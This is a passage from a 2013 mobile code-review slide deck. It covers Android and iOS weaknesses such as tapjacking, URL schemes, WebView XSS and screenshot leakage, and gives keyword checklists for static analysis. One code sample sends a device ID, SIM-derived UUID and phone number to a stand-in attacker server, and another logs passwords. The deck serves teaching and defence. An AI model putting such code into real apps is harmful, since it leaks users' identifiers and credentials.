    Log.e(TAG, "Login tried as: " + username_text + " with password: "
            + password_text);
    System.out.println(parameters.toString());
    int Code = parseError(theJsonResponse);
    return Code;
}
```



5. Side Channel Leakage

```
public void sidechannel(String deviceId, String telno) throws IOException, HttpException {
        // TODO Auto-generated method stub
        String url2 = "http://" + "thehackerserver.com" + ":" + "8080" + "/collectip";
        Map<String, String> deviceparameters = new HashMap<String, String>();
        deviceparameters.put("deviceid", deviceId);
        deviceparameters.put("telephone", telno);
        String senddata;
        senddata = postHttpContent(url2, deviceparameters);
        }
```

```
//------------- send device id
final TelephonyManager tm = (TelephonyManager) getBaseContext().getSystemService(Context.TELEPHONY_SERVICE);
final String tmDevice, tmSerial, androidId;
tmDevice = "" + tm.getDeviceId();
tmSerial = "" + tm.getSimSerialNumber();
androidId = "" + android.provider.Settings.Secure.getString(getContentResolver(), android.provider.Settings.Secure.ANDROID_ID);
UUID deviceUuid = new UUID(androidId.hashCode(), ((long)tmDevice.hashCode() << 32) | tmSerial.hashCode());
String deviceId = deviceUuid.toString();

// Send phone number--------
Context context = this.getBaseContext();
TelephonyManager    tel   = ( TelephonyManager ) context.getSystemService( Context.TELEPHONY_SERVICE );
String telno= tel.getLine1Number();

RestClient restClient = new RestClient();
restClient.sidechannel(deviceId, telno);
```

6. Tapjacking

- Like clickjacking

- Click on play game..
- ..you just spent $1000 buying a gift

- Android 2.3 and above
- <Button android:text="Button"
- android:id="@+id/button1"
- android:layout_width="wrap_content"
- android:layout_height="wrap_content"
- ***android:filterTouchesWhenObscured="true"***>
- </Button>

iOS Insecurities

1. Insecure URLScheme

- An application can call other applications by accessing a URL scheme

```
- (void) goBackToiP{

    iCAppDelegate *appDelegate = (iCAppDelegate *)[[UIApplication sharedApplication] delegate];
    NSString *result=@"iP://?RespMsg=Approved";
    result = [result stringByAppendingFormat:@"&PNRef=%@", self.PNRef];
    result = [result stringByAppendingFormat:@"&MerchantId=%@", [appDelegate.dict objectForKey:@"MerchantId"]];
    result = [result stringByAppendingFormat:@"&TerminalId=%@", [appDelegate.dict objectForKey:@"TerminalId"]];
    result = [result stringByAppendingFormat:@"&ServerId=%@", [appDelegate.dict objectForKey:@"ServerId"]];
    result = [result stringByAppendingFormat:@"&InvoiceId=%@", [appDelegate.dict objectForKey:@"InvoiceId"]];
    result = [result stringByAppendingFormat:@"&TableNo=%@", [appDelegate.dict objectForKey:@"TableNo"]];

    NSLog(@"IN goBackToiP, result : %@", result);
    [self viewDidUnload];
    BOOL t= [[UIApplication sharedApplication]openURL:[NSURL URLWithString:result]];
    NSLog(@"Result after invocation : %d",t);
    //[self.view removeFromSuperview];
}
```

- "iP://RespMsg=Approved" – Doesn't this look fishy?

Discovering exposed URLSchemes

- URLSchemes related information is stored in the plist file
- For example,

```
<key>CFBundleURLTypes</key>
<array>
    <dict>
        <key>CFBundleURLName</key>
        <string>com.mgn.iP</string>
        <key>CFBundleURLSchemes</key>
        <array>
            <string>iP</string>
        </array>
    </dict>
</array>
```

- Plist file can be easily extracted from the app file if the phone is jailbroken

2. Insecure UIWebView Implementation

- UIWebView is used to embed the web content in the application.
- Web page can be loaded inside the application by simply passing the URL to the UIWebView class object.
- This object renders the HTML as the iOS Safari browser (webkit) would render it.
  - HTML Injection possible
- It can also execute JavaScript.
  - Cross-site Scripting (XSS) possible


Insecure UIWebView Implementation


```
- (void)viewDidLoad {

    NSString *path = [[NSBundle mainBundle] pathForResource:@"index" ofType:@"html"];
    NSURL *url = [NSURL fileURLWithPath:path];
    NSURLRequest *request = [NSURLRequest requestWithURL:url];
    [webView loadRequest:request];

}
```

3. iOSBackgrounding

- In order optimize the UI performance, the iOS takes screenshot of the application screen before moving it to background.
- When the application is re-launched, as the actual UI is loading in the background, it displays the screenshot in the foreground.
- Screenshot may contain sensitive data like credit card number, profile info etc.
- Screenshot path
- /private/var/mobile/Applications/ApplicationID/

iOS Backgrounding






```
- (void)applicationDidEnterBackground:(UIApplication *)application {
    window.hidden = true
}
- (void)applicationWillEnterForeground:(UIApplication *)application {
    window.hidden = false
}
```

OWASP iGoat Project

4. Buffer Overflows

- When the input data is longer than the buffer size, if it is accepted, it will overwrite other data in memory.
- No protection by default in C, Objective-C, and C++

Apple Recommends

Don't use these functions	Use these instead
strcat	strlcat
strcpy	strlcpy
strncat	strlcat
strncpy	strlcpy
sprintf	snprintf or asprintf
vsprintf	vsnprintf or vasprintf
gets	fgets

5. Insecure Network Connections

- Protect the data while in transit
- Most commonly used protocol is HTTP or HTTPS – means using NSURL or NSURLConnection class
  - HTTPS should be used

- Never use setAllowsAnyHTTPSCertificate:forHost:
- Fail safe on SSL error - Implement the connection:didFailWithError: delegate

Advanced Mobile Code Reviews

Android Testing – The Logic

S. No.	Checks	Analysis Logic
1	Does the application leak sensitive information via Property Files?	Check for presence of putString, MODE_PRIVATE, MODE_WORLD_READABLE, MODE_WORLD_WRITEABLE, addPreferencesFromResource in Source Code
2	Does the application leak sensitive information via SD Card storage?	Check for presence of WRITE_EXTERNAL_STORAGE in Android Manifest File and getExternalStorageDirectory(), sdcard in Source code
3	Is the application vulnerable to TapJacking attack?	Check for presence of <Button> tag not containing filterTouchesWhenObscured="true" in Layout file
4	CanMalicious Activity be performed due to insecure WebView implementation?	Check for presence of addJavascriptInterface(), setJavaScriptEnabled(true) in Source code

Android Testing – The Logic

S. No.	To Check	Analysis Logic
5	Does the application leak sensitive information via hardcoded secrets?	Check for presence of // and /* */ in Source code
6	Can sensitive information be enumerated due to the enabled Autocomplete feature?	Check for presence of <Input> tag not containing textNoSuggestions in Layout file
7	Does the application leak sensitive information viaSQLite db?	Check for presence of db, sqlite, database, insert, delete, select, table, cursor, rawQueryin Source code
8	Does the application leak sensitive information due to insecure Logging mechanism?	Check for presence of Log. In Source code
9	Is critical data of the application encrypted using proper control?	Check for presence of MD5, base64, des in Source code

S. No.	To Check	Analysis Logic
10	Does the application implement a insecure transport mechanism?	Check for presence of http://, HttpURLConnection,URLConnection , URL, TrustAllSSLSocket-Factory, AllTrustSSLSocketFactory, NonValidatingSSLSocketFactory in Source code
11	Does the application leak sensitive system level information via Toast messages?	Check for presence of sensitive information in Toast.makeText
12	Does the application have debugging enabled?	Check for presence of android:debuggable set to true in Android Manifest File
13	Does the application misuse or leaksensitive information like device identifiers or via a side channel?	Check for the presence of uid, user-id, imei, deviceId, deviceSerialNumber, devicePrint, X-DSN, phone, mdn, did, IMSI, uuid in Source code
14	Is the application vulnerable to Intent Injection?	Check for the presence of Action.getIntent() in the Source code
15	Does the application misuse or leaksensitive information like Location Info or via a side channel?	Check for the presence of getLastKnownLocation(), requestLocationUpdates(), getLatitude(), getLongitude(), LOCATION in Source code

Handy tricks for Mobile Code Reviews

- Use the analysis logic given in the previous slides to create custom script for a quick static analysis.
- Use the custom script for a quick static analysis

Results: Insecure Banking Application

S. No.	Vulnerabilities Found
1	Information Sniffing due to Unencrypted Transport medium
2	Sensitive information disclosure via Property Files
3	Sensitive information disclosure via SD card storage
4	Sensitive information disclosure via SQLite DB
5	Sensitive information disclosure via Device and Application Logs
6	Sensitive information disclosure via Side Channel Leakage

Results: Insecure Banking Application

S. No.	Vulnerabilities Found
7	Malicious Activity via Client side XSS
8	Malicious Activity due to insecure WebView implementation
9	Sensitive information leakage due to hardcoded secrets
10	Sensitive information leakage due to weak encryption algorithm
11	Malicious Activity via Backdoor
12	Malicious Activity via Reverse Engineering

Hybrid Mobile App – The Logic

S No	Checks	Analysis Logic
1	Does the application leak sensitive information via device memory?	"Look for strings like: ""Database"" ""Statement"" ""Ti.Database.install"" ""Titanium.Database.DB"" to locate all the locations where SQLite or any other database used to store content localy."
2	Does the application leak sensitive information via Property Files?	"Check the function Ti.App.Properties.setObject() to know what parameters are passes and how the information is stored. The parameter passed in the function stores a cookie. Look for session related presence in the content handled by below mentioned keywords: Look for the keywords: "" getSharedPreferences();"" ""SharedPreferences settings"" "" CookieStore"" ""Cookie Manager"" ""CookieHandler"" ""PersistentCookieStore"""
3	Does the application leak sensitive information via SD Card storage?	Look for keywords like: FileConnection SDCard File

Hybrid Mobile App – The Logic

4	CanMalicious Activity be performed due to insecure WebView implementation?	Look for Javascript and Webview
5	Can sensitive information be enumerated due to the enabled Autocomplete feature?	Look for storage in the form fields. "TextFields" and look for the way its being handled. Also check if response.logged value is set to "true" for the username and password
6	Does the application leak sensitive information viaSQLite db?	Check for presence of db, sqlite, database, insert, delete, select, table, cursor, rawQueryin Source code
7	Does the application leak sensitive information due to insecure Logging mechanism?	Logging occurs via: Ti.API.log('info', 'message'); Ti.API.info('message'); console.log(); or even print message by system.out.println(); and also generating separate files for logs. Check for any sensitive data that is available in logs.
8	Is critical data of the application encrypted using proper control?	Look in the file which has the "SQLiteEncryption" or "SQLCipher" or similar encryption class implementation present

9	Does the application implement a insecure transport mechanism?	"Look for strings like:
		httpsconnection;
		secureconnection;
		getSecurityInfo();
		httpconnection;
		certificateStore = require('ti.certificatestore');
		certificateStore.addCertificate('server.p12', 'password');
		
		to look for all instances related to SSL"

Hybrid Mobile App – The Logic

10	Does the application leak sensitive system level information via Toast messages?	Check for presence of sensitive information in Toast.makeText
11	Does the application have debugging enabled?	Check for the string "debug" in the source code
12	Does the application misuse or leaksensitive information like device identifiers or via a side channel?	Check for the presence of uid, user-id, imei, deviceId, deviceSerialNumber, devicePrint, X-DSN, phone, mdn, did, IMSI, uuid in Source code
13	Does the application misuse or leaksensitive information like Location Info or via a side channel?	Check for the presence of getLastKnownLocation(), requestLocationUpdates(), getLatitude(), getLongitude(), LOCATION in Source code
14	Does the application leak sensitive information via source code?	Look for: "password" , "pin", "mpin", or other related strings in the application source code

15	Does the application leak data in the cache?	"Check for Keywords:
		""Ti.Filesystem.applicationCacheDirectory""
		""cache""
		""HTTPClient cache""
		
		throughout in the application source code
		
		If cache is not supposed to be used, it should be updated as:
		client.setRequestHeader('Cache-Control','no-cache');
		client.setRequestHeader('Cache-Control','no-store');
		appropriately."

iOS Testing – The Logic

S. No.	Checks	Analysis Logic
1	Does the application leak sensitive information via device memory?	Check for presence ofNSFile, writeToFile in Source Code
2	Can the application leak sensitive information due to iOS default Screencapture feature?	Check for the presence of window.hidden in applicationWillEnterBackground and applicationWillTerminate functions in Source code.
3	Does the application leak sensitive information via hardcoded secrets?	Check for presence of // and /* */ in Source code
4	Is the application vulnerable to buffer overflow attack?	Check for the presence of strcat, strcpy, strncat, strncpy, sprintf, vsprintf, gets in the Source code

iOS Testing – The Logic

S. No.	Checks	Analysis Logic
5	Can malicious activties be performed due to insecure implementation of URL Schemes?	Check for the presence of presence of Authorisation in functions having openUrl, handleOpenURL.
6	Does the application leak sensitive information viaSQLite db?	Check for presence of db, sqlite, database, insert, delete, select, table, cursor, sqlite3_prepare in Source code
7	Does the application leak sensitive information due to insecure Logging mechanism?	Check for presence of NSLog in Source code
8	Is critical data of the application encrypted using proper control?	Check for presence of MD5, base64, des in Source code

iOS Testing – The Logic

S. No.	Checks	Analysis Logic
9	Does the application implement a insecure transport mechanism?	Check for presence of http://, URL, setAllowsAnyHTTPSCertificate, NSURL,writeToUrl, NSURLConnection, CFStream, NSStreamin Source code. Also check for presence of redirection to http in via didFailWithError in the Source code.
10	Does the application misuse or leaksensitive information like device identifiers or via a side channel?	Check for the presence of uid, user-id, imei, deviceId, deviceSerialNumber, devicePrint, X-DSN, phone, mdn, did, IMSI, uuid in Source code
11	Does the application misuse or leaksensitive information like Location Info or via a side channel?	Check for the presence of CLLocationManager, startUpdatingLocation, locationManager, didUpdateToLocation, CLLocationDegrees, CLLocation, CLLocationDistance, startMonitoringSignificantLocationChanges, LOCATION in Source code

- Questions and Answers
- Quiz
- Feedback

Thank You

Sreenarayan A
Sreenarayan.india@gmail.com
Twitter: @ace_sree

Nov 20, 2013